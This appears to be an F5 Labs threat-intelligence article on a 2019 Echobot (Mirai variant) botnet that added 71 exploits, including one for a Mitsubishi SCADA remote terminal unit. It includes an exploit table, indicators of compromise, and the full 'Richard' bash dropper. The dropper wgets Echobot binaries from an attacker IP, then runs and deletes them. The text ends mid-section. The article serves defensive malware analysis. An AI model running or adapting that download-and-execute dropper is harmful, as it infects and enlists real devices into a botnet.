

Echobot Malware Now up to 71 Exploits, Targeting SCADA

 f5.com/labs/articles/threat-intelligence/echobot-malware-now-up-to-71-exploits--targeting-scada

December 17, 2019



F5 Networks researchers have detected a new variant of the "Echobot" malware, now consisting of 71 exploits. The authors continue to follow the trend of arming the malware and for the threat group to expand its operation. These newly added exploits target both old and new vulnerabilities, adding as new ones target industrial control system devices from Mitsubishi, Barracuda web app firewall, Citrix NetScaler application delivery controllers, video conferencing systems, and additional network and endpoint administration tools.

Earlier this year, Palo Alto Networks¹ reported a new variant from the Mirai malware family, dubbed "Echobot" after the dropped file name of the malware. Initial versions of the malware used 26 exploits to propagate itself. Later in August of 2019 it was reported² to go over 50 exploits. So at 71 we are seeing substantial growth in Echobot's attack capability.

New Target: Factory Automation Systems

Although the core malware functionality of this latest variant hasn't changed much since inception, the addition of a variety of new exploits puts new systems into its crosshairs.

While most of the Mirai variants target IoT devices, such as home routers and IP cameras, this version of Echobot adds an outstanding exploit for CVE-2019-14927, which targets Mitsubishi Electric's Remote Terminal Unit (RTU).

The Mitsubishi RTU³ is an industrial controller with remote access to communicate with SCADA systems in the oil and gas industry, power industry, and others. Industrial control systems have seen an increase in attacks over the past years⁴, including some chilling suggestions of possible cyber-terrorism attacks⁵. However, it is uncommon for general-purpose botnets like Mirai to include exploits targeting a specific component such as the Mitsubishi RTU. Figure 1 below shows the product web page for the Mitsubishi smartRTU. While industrial controller systems are essential components responsible for running critical infrastructure, they were never designed to be Internet-connected and are therefore notoriously known for security-related flaws. Echobot leverages that weakness, making it more dangerous than before.




Figure 1. Web page for the Mitsubishi smartRTU

In September 2019, the U.S. Department of Homeland Security issued an alert⁶, shown in Figure 2, to address Mitsubishi's RTU vulnerability. The alert followed a publication of a proof-of-concept exploit by a researcher known as @xeribus⁷, who discovered and responsibly reported this vulnerability.

ICS Alert (ICS-ALERT-19-225-01)

[More ICS-CERT Alerts](#)

Mitsubishi Electric Europe B.V. smartRTU and INEA ME-RTU (Update A)

Original release date: September 10, 2019

[Print](#) [Tweet](#) [Send](#) [Share](#) 

Figure 2. Department of Homeland Security vulnerability alert page

Industrial control systems are known to be very difficult to patch due to the risks involved while introducing configuration changes to critical infrastructure systems. This means there is a larger vulnerability exposure window, compared to traditional IT systems, which provides attackers with a much larger opportunity to exploit new vulnerabilities.

Analysis of the Exploits

In the beginning, Echobot consisted of a very odd mix of exploits.⁸ Initial Mirai variants targeted IoT devices, such as home routers, digital surveillance cameras, and cable modems. Over time, the targets extended to smart devices and web servers. Echobot is a very prominent variant in the Mirai landscape, adding to its prey: corporate network devices, network and enterprise management systems, video conferencing, voice over IP, and Iris recognition platforms (as shown in Figure 3). This new Echobot variant builds upon that with similar newer systems, while also adding another old exploit for the Barracuda firewall and for the Citrix NetScaler application delivery controller.



Figure 3. Iris ID, an Echobot target

Often, Mirai variants add relatively current exploits to get better chances to recruit devices. However, this version leverages an exploit from 2003, targeting the online payment platform CCBill. At the same time, Echobot added four exploits to its arsenal from 2019, while the latest one is from August 2019, targeting Webmin Linux/Unix administration panel (CVE-2019-15107). This indicates the authors are looking to exploit both legacy and new systems that have fallen through the cracks in a patch management program. The newly added exploits to Echobot are listed in Table 1 as well as in Figure 4:

Exploit Name	CVE	Targeted System
ACTi ASOC 2200 Web Configurator RCE	Unassigned (2011)	Video surveillance
AVCON6 systems management platform - OGNL Remote Command Execution	Unassigned (2018)	Video conferencing system
Barracuda Spam Firewall 3.3.x - 'preview_email.cgi?file' Arbitrary File Access	CVE-2006-4000	Firewall
CCBILL CGI - 'ccbillx.c' 'whereami.cgi' Remote Code Execution	Unassigned (2003)	Online payment platform
Enigma NMS 65.0.0 OS Command Injection	CVE-2019-16072	Enterprise Network Management software
NetGain Enterprise Manager Command Injection	CVE-2017-16608	IT infrastructure monitoring
Citrix/Netscaler SD-WAN 9.1.2.26.561201 - Command Injection	CVE-2017-6316	Application delivery controller
3Com OfficeConnect - Code Execution	Unassigned (2009)	Router
Ruby on Rails - Dynamic Render File Upload / Remote Code Execution	CVE-2016-0752	Web Application
Sar2HTML 3.2.1 - Remote Command Execution	Unassigned (2019)	Linux/Unix performance monitoring
Mitsubishi Electric smartRTU / INEA ME-RTU - Unauthenticated OS Command Injection Bind Shell	CVE-2019-14927	Remote Terminal Unit based monitoring and control
Thomson Reuters Velocity Analytics Remote Code Injection	CVE-2013-5912	Analytics platform
Webmin RCE <=1.920	CVE-2019-15107	Linux/Unix administration system

Table 1. New exploits used by the latest version of Echobot

Similarity	Confid.	Change	EA	Primary	Name	Primary	EA	Se	Name	Value	EA	Name	Basic Blo	Instruction	Edges
1.00	0.99	---	08080F9C	08080F9C	bind	08080F9C	08080F9C	0	basicBlock matches (library)	0	08048BC0	arossscanner_scanner_kill	1	7	0
1.00	0.99	---	08081008	08081008	getsockname	08081008	08081008	5107	basicBlock matches (non-library)	5107	08048CB0	arossscan	115	624	196
1.00	0.99	---	08081030	08081030	getsockopt	08081030	08081030	0	basicBlock primary (non-library)	0	080495D0	alcatelscanner_scanner_kill	1	7	0
1.00	0.99	---	08081068	08081068	listen	08081068	08081068	0	basicBlock secondary (library)	0	080495F0	alcatelscanner_setup_connection	7	67	9
1.00	0.99	---	08081218	08081218	setsockopt	08081218	08081218	6673	basicBlock secondary (non-library)	6673	08049600	alcatelscan	115	624	196
1.00	0.99	---	08081250	08081250	socket	08081250	08081250	0	flowGraph edge matches (library)	0	080496F0	asmascanner_scanner_kill	1	7	0
1.00	0.99	---	080823A0	080823A0	random	080823A0	080823A0	0	flowGraph edges primary (library)	0	0804A000	asmascanner_setup_connection	7	67	9
1.00	0.99	---	08082439	08082439	initstate	08082439	08082439	7626	flowGraph edge matches (non-library)	7626	0804A000	asmascan	115	624	196
1.00	0.99	---	0808249E	0808249E	srandom	0808249E	0808249E	20238	flowGraph edges secondary (library)	20238	0804A000	assoc_kill	1	7	0
1.00	0.99	---	08083CED	08083CED	fdopen	08083CED	08083CED	0	flowGraph edges secondary (non-library)	0	0804A9F0	assoc_connection	7	67	9
1.00	0.99	---	08084950	08084950	init_static_ts	08084950	08084950	10364	function matches (library)	10364	0804AA10	assoc_init	117	625	200
1.00	0.99	---	0808497A	0808497A	_d_ls_setup	0808497A	0808497A	288	function matches (non-library)	288	0804AAE0	asusrvtscanner_scanner_kill	7	67	9
1.00	0.99	---	0808498C	0808498C	_d_ls_init	0808498C	0808498C	465	functions primary (non-library)	465	0804B0E0	asusrvtscanner_setup_connection	7	67	9
1.00	0.99	---	08084E24	08084E24	_d_nothread_init_static_ts	08084E24	08084E24	0	functions primary (library)	0	0804B3C0	asusrvtscanner_setup_connection	7	67	9
1.00	0.99	---	08084E24	08084E24	_d_stdio_fill	08084E24	08084E24	0	functions secondary (library)	0	0804BF00	avcon_kill	115	624	196
1.00	0.99	---	08084EA8	08084EA8	mempcpy	08084EA8	08084EA8	324	functions secondary (non-library)	324	08050500	avcon_setup_connection	7	67	9
1.00	0.99	---	08084F57	08084F57	_fni	08084F57	08084F57	0	functions secondary (non-library)	0	08050520	avcon_init	117	625	200
1.00	0.99	---	08084FED	08084FED	attack_method_udplan	08084FED	08084FED	28141	instruction matches (library)	28141	080509F0	avcon_init	117	625	200
1.00	0.99	---	08084FED	08084FED	attack_method_std	08084FED	08084FED	0	instructions primary (library)	0	080509F0	avistatstolsscanner_scanner_kill	1	7	0
1.00	0.99	---	08084F9D	08084F9D	__libc_fini	08084F9D	08084F9D	0	instructions primary (non-library)	0	080509F0	avistatstolsscanner_setup_connection	7	67	9
1.00	0.97	---	08084B00	08084B00	__get_pc_thunk_bx	08084B00	08084B00	71683	instructions primary (non-library)	71683	08051000	avistatstolsscanner	115	624	196
1.00	0.97	---	08084990	08084990	anti_gdb_entry	08084990	08084990	36216	instructions secondary (non-library)	36216	08051920	avistatstolsscanner_scanner_kill	1	7	0
1.00	0.97	---	0808095C	0808095C	getppid	0808095C	0808095C	54	basicBlock: MD index matching (bottom up)	54	08051940	avistatstolsscanner_setup_connection	7	67	9
1.00	0.97	---	08080E40	08080E40	__errno_location	08080E40	08080E40	106	basicBlock: MD index matching (top down)	106	08051A10	avistatstolsscanner	115	624	196
1.00	0.97	---	08082FD4	08082FD4	__pthread_return_0	08082FD4	08082FD4	18	basicBlock: call reference matching	18	08052330	avistatstolsscanner_scanner_kill	1	7	0
1.00	0.97	---	08082FD7	08082FD7	__pthread_mutex_init	08082FD7	08082FD7	7	basicBlock: edges Lengauer Tarjan domin...	7	08052350	avistatstolsscanner_setup_connection	7	67	9
1.00	0.97	---	08083514	08083514	getppid	08083514	08083514	4291	basicBlock: edges MD index (bottom up)	4291	08052350	avistatstolsscanner	115	624	196
1.00	0.97	---	0808351C	0808351C	getuid	0808351C	0808351C	7	basicBlock: edges MD index (top down)	7	08052D40	barraoudscanner_scanner_kill	1	7	0
1.00	0.97	---	08083524	08083524	getgid	08083524	08083524	4027	basicBlock: edges prime product	4027	08052D60	barraoudscanner_setup_connection	7	67	9
1.00	0.97	---	0808356C	0808356C	getuid	0808356C	0808356C	2	basicBlock: entry point matching	2	08052E30	barraoudscanner	115	624	196
1.00	0.36	---	0808282C	0808282C	sysconf	0808282C	0808282C	1	basicBlock: exit point matching	1	08053750	frewall_kill	1	7	0
0.99	0.99	- ---	08064D00	08064D00	main	08064D00	08064D00	66	basicBlock: hash matching (4 instructions ...)	66	08053770	frewall_setup_connection	7	67	9
0.93	0.99	GI- ---	08040340	08040340	admscan	08040340	08040340	30	basicBlock: jump sequence matching	30	08053840	frewall_init	117	625	200
0.93	0.99	GI- ---	080404F0	080404F0	admscan	080404F0	080404F0	38	basicBlock: loop entry matching	38	08054160	bechhoffscanner_scanner_kill	1	7	0
0.93	0.99	GI- ---	08056580	08056580	Blackboxscan	08056580	08056580	60	basicBlock: prime matching (0 instructions ...)	60	08054180	bechhoffscanner_setup_connection	7	67	9
0.93	0.99	GI- ---	08058A00	08058A00	delscan	08058A00	08058A00	20	basicBlock: prime matching (4 instructions ...)	20	08054250	bechhoffscanner	115	624	196
0.93	0.99	GI- ---	0805D450	0805D450	dreamboxscan	0805D450	0805D450	1	basicBlock: propagation (size==1)	1	08055580	bewardscanner_scanner_kill	1	7	0
0.93	0.99	GI- ---	08060290	08060290	geutebruscan	08060290	08060290	287	function: call sequence matching(sequence)	287	080555A0	bewardscanner_setup_connection	7	67	9
0.93	0.99	GI- ---	080620C0	080620C0	hooflooscan	080620C0	080620C0	287	function: name hash matching	287	08055670	bewardscan	115	624	196
0.93	0.99	GI- ---	08067620	08067620	netgeariscan	08067620	08067620	0.989235	Confidence	0.989235	08055670	cbill_kill	1	7	0
0.93	0.99	GI- ---	080688A0	080688A0	musoscan	080688A0	080688A0	0.614398	Similarity	0.614398	080556C0	cbill_setup_connection	7	67	9
0.93	0.99	GI- ---	0806C6A0	0806C6A0	oradscan	0806C6A0	0806C6A0	0		0	08056A90	cbill_init	117	625	200
0.93	0.99	GI- ---	0806F800	0806F800	realtekscan	0806F800	0806F800	0		0	080574B0	ctrix_kill	1	7	0
0.93	0.99	GI- ---	08079690	08079690	umotonscan	08079690	08079690	0		0	080574D0	ctrix_setup_connection	7	67	9
0.93	0.99	GI- ---	0807AED0	0807AED0	vmwarescan	0807AED0	0807AED0	0		0	080575A0	ctrix_init	117	631	200
0.93	0.99	GI- ---	0807C2F0	0807C2F0	wrepresentcan	0807C2F0	0807C2F0	0		0	08057ED0	cloudscanner_scanner_kill	1	7	0
0.93	0.99	GI- ---	0807D710	0807D710	wifiomscan	0807D710	0807D710	0		0	08057FF0	cloudscanner_setup_connection	7	67	9
0.93	0.99	GI- ---	08076720	08076720	supersignscan	08076720	08076720	0		0	08057FC0	cloudscan	115	624	196
0.93	0.98	GI- ---	08054C60	08054C60	belkin_init	08054C60	08054C60	0		0	080588E0	cmrscanner_scanner_kill	1	7	0
0.93	0.98	GI- ---	0807A4C0	0807A4C0	verallte_init	0807A4C0	0807A4C0	0		0	08058900	cmrscanner_setup_connection	7	67	9
0.85	0.99	GI- ---	0808421E	0808421E	_l_lock_17	0808421E	0808421E	0		0	08058900	cmrscan	115	624	196
0.65	0.98	GI- LC	08072870	08072870	scanner_init	08072870	08072870	0		0	08058900	ctekscanner_scanner_kill	115	624	196
0.54	0.96	GI- ---	08083C88	08083C88	_l_lock_18	08083C88	08083C88	0		0	080592F0	ctekscanner	115	624	196

Figure 4. All of the exploits in the malware code

Attack Infrastructure

Echobot uses its arsenal to spread a dropper, which is a bash script named "Richard," detailed in Figure 5. The dropper instructs the system to download Echobot and compile and execute it for no fewer than 13 different processor architectures. These hacked servers are then used to host and spread more malware to new targets, adding more machines to the botnet.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm; chmod +x ECHOBOT.arm; ./ECHOBOT.arm; rm -rf ECHOBOT.arm
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm4; chmod +x ECHOBOT.arm4; ./ECHOBOT.arm4; rm -rf ECHOBOT.arm4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm5; chmod +x ECHOBOT.arm5; ./ECHOBOT.arm5; rm -rf ECHOBOT.arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm6; chmod +x ECHOBOT.arm6; ./ECHOBOT.arm6; rm -rf ECHOBOT.arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm7; chmod +x ECHOBOT.arm7; ./ECHOBOT.arm7; rm -rf ECHOBOT.arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.i686; chmod +x ECHOBOT.i686; ./ECHOBOT.i686; rm -rf ECHOBOT.i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.m68k; chmod +x ECHOBOT.m68k; ./ECHOBOT.m68k; rm -rf ECHOBOT.m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.mips; chmod +x ECHOBOT.mips; ./ECHOBOT.mips; rm -rf ECHOBOT.mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.mps1; chmod +x ECHOBOT.mps1; ./ECHOBOT.mps1; rm -rf ECHOBOT.mps1
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.ppc; chmod +x ECHOBOT.ppc; ./ECHOBOT.ppc; rm -rf ECHOBOT.ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.sh4; chmod +x ECHOBOT.sh4; ./ECHOBOT.sh4; rm -rf ECHOBOT.sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.spc; chmod +x ECHOBOT.spc; ./ECHOBOT.spc; rm -rf ECHOBOT.spc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.x86; chmod +x ECHOBOT.x86; ./ECHOBOT.x86; rm -
```

Figure 5. The dropper “Richard's” payload, a bash script

The Echobot malware itself is hosted on a different server than previously reported. The malware hosting server is now a hacked Unraid network attached storage (NAS) system that is completely exposed, allowing anyone to gain full admin access using a user-friendly GUI terminal.

Not surprisingly, these servers were taken over by malicious actors, but it is unknown exactly how the server was exploited. However, it appears that SSH and Telnet services are exposed without any password required. Also, Mirai is known for having credential brute-force capabilities, so this is likely the attackers’ entry point.

Reviewing the files on that system, seen in Figure 6, it seems that the attackers just recently (12/10/2019) uploaded the new malware variant to the hacked server:

```
-rwxrwxrwx 1 root root 325164 Dec 10 08:17 ECHOBOT.arm*
-rw-rw-rw- 1 root root 325164 Dec 10 08:17 ECHOBOT.arm.1
-rw-rw-rw- 1 root root 325164 Dec 10 08:17 ECHOBOT.arm.2
-rw-rw-rw- 1 root root 325164 Dec 10 08:17 ECHOBOT.arm.3
-rwxrwxrwx 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4*
-rw-rw-rw- 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4.1
-rw-rw-rw- 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4.2
-rw-rw-rw- 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4.3
-rwxrwxrwx 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5*
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5.1
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5.2
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5.2.1
-rwxrwxrwx 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6*
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6.1
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6.2
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6.2.1
-rwxrwxrwx 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7*
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7.1
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7.2
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7.2.1
-rwxrwxrwx 1 root root 313172 Dec 10 08:17 ECHOBOT.i686*
-rw-rw-rw- 1 root root 313172 Dec 10 08:17 ECHOBOT.i686.1
-rw-rw-rw- 1 root root 313172 Dec 10 08:17 ECHOBOT.i686.2
-rw-rw-rw- 1 root root 313172 Dec 10 08:17 ECHOBOT.i686.3
-rwxrwxrwx 1 root root 302388 Dec 10 08:17 ECHOBOT.m68k*
-rw-rw-rw- 1 root root 302388 Dec 10 08:17 ECHOBOT.m68k.1
-rwxrwxrwx 1 root root 466636 Dec 10 08:17 ECHOBOT.mips*
```



Figure 6. New malware variant added to the hacked server

The other attacking Echobot IPs appear to be infected web servers mostly located in the U.S. and in Europe. Half of those servers are hosted on DreamHost. An example of an infected web server is shown in Figure 7. The services running on the servers are not vectors in the malware's arsenal so they were most likely were brute-forced to gain control of them.




Figure 7. A typical example of an attacking server infected with Echobot

Conclusion

Mirai has been around for a few years now, and variants of the original malware have been used all over the world to create botnets. F5 Labs recently wrote in its ongoing “[Hunt for IoT](#)” research series that devices are so easy to compromise, preteens are doing it. There is no sign that IoT botnets will disappear anytime soon, and we expect new variants to keep appearing. Echobot remains a threat, and the expanding scope of its exploits indicates it will not be slowing down anytime soon. Echobot’s shifting focus to factory automation is notable and may indicate a future direction for botnet-building threat actors.

To keep the threat at bay, enterprises should consider implementing a patch management system in order to mitigate the risk of vulnerable systems on their networks.

IOCs



Attacking servers:

- 208.97.139[.]102
- 208.113.204[.]109
- 208.97.139[.]121
- 68.5.101[.]90
- 149.202.251[.]78
- 208.97.139[.]112
- 208.97.139[.]113
- 59.151.12[.]249
- 45.27.247[.]144
- 208.113.204[.]147
- 208.113.204[.]14
- 68.94.227[.]128
- 188.130.33[.]11

- 208.97.137[.]152
- 208.97.138[.]83

"Richard" (dropper):

145.249.106[.]241

Hashes:

- 145.249.106.241/richard
0e87d4a97b64beb7fe27e0b21d73eb0da353467d99710566dda8b07f953798ef
- 145.249.106.241/ECHOBOT.arm
a96515f745f07be9a512a2d0502c59b5ee2ef8d14ff0adaab3558e97d616c017
- 145.249.106.241/ECHOBOT.arm4
c93f08a29512132ba8ac44092613fe6a8e9e192c8155cbbd62b28823b718f7e7
- 145.249.106.241/ECHOBOT.arm5
886d6c4b7d952830184c2bcb95242db006e5f2cbbbc7757516efd5c4c48eba16
- 145.249.106.241/ECHOBOT.arm6
23ff9c0f3baab717c9753604235a1069c15a5fd9b2f1a626889d7e56186dbe48
- 145.249.106.241/ECHOBOT.arm7
db4a5bf82bffa1a5c4444facbdbf4f1c6938a7e0227c9740b3780c8659802cc0
- 145.249.106.241/ECHOBOT.i686
ef5fcc5391f580ed91745b0678ee4c605e65bde3fad5e434f89372445f9a5a64
- 145.249.106.241/ECHOBOT.m68k
9d0dc6705ca42183ebe0fa766d453ee90d68e38b6d6cf5745cf550ea5f2b372c
- 145.249.106.241/ECHOBOT.mips
c8992488a49544762eababe5cfbf5304b770c48cd5e8ae47aa71d3a013c114af
- 145.249.106.241/ECHOBOT.mpsl
4ccb9683182b2c8512b12ffa1dbdf22dbad8e5cbc3bb9efb85fe3c6f2b19cba3
- 145.249.106.241/ECHOBOT.ppc
e0f2273b695a0579bb528eaa0d389a01e9fe5e1c458aa784433d7e23b9f56e74
- 145.249.106.241/ECHOBOT.sh4
6a58e30de7842d7c30398c24395ae02762b8b7e3598bb8d2915299ee6bee7b02
- 145.249.106.241/ECHOBOT.spc
1f23ddd77881a8cc95587b91c91fcf71175efafafd9b5b08c12a7e81c18ff378
- 145.249.106.241/ECHOBOT.x86
f7568d22f7cb83f5587ced9eac15c850ea9f0a552252fe40c38369e9b17d21b7

Security Controls

Enterprises should consider implementing the following security controls based on their specific circumstances: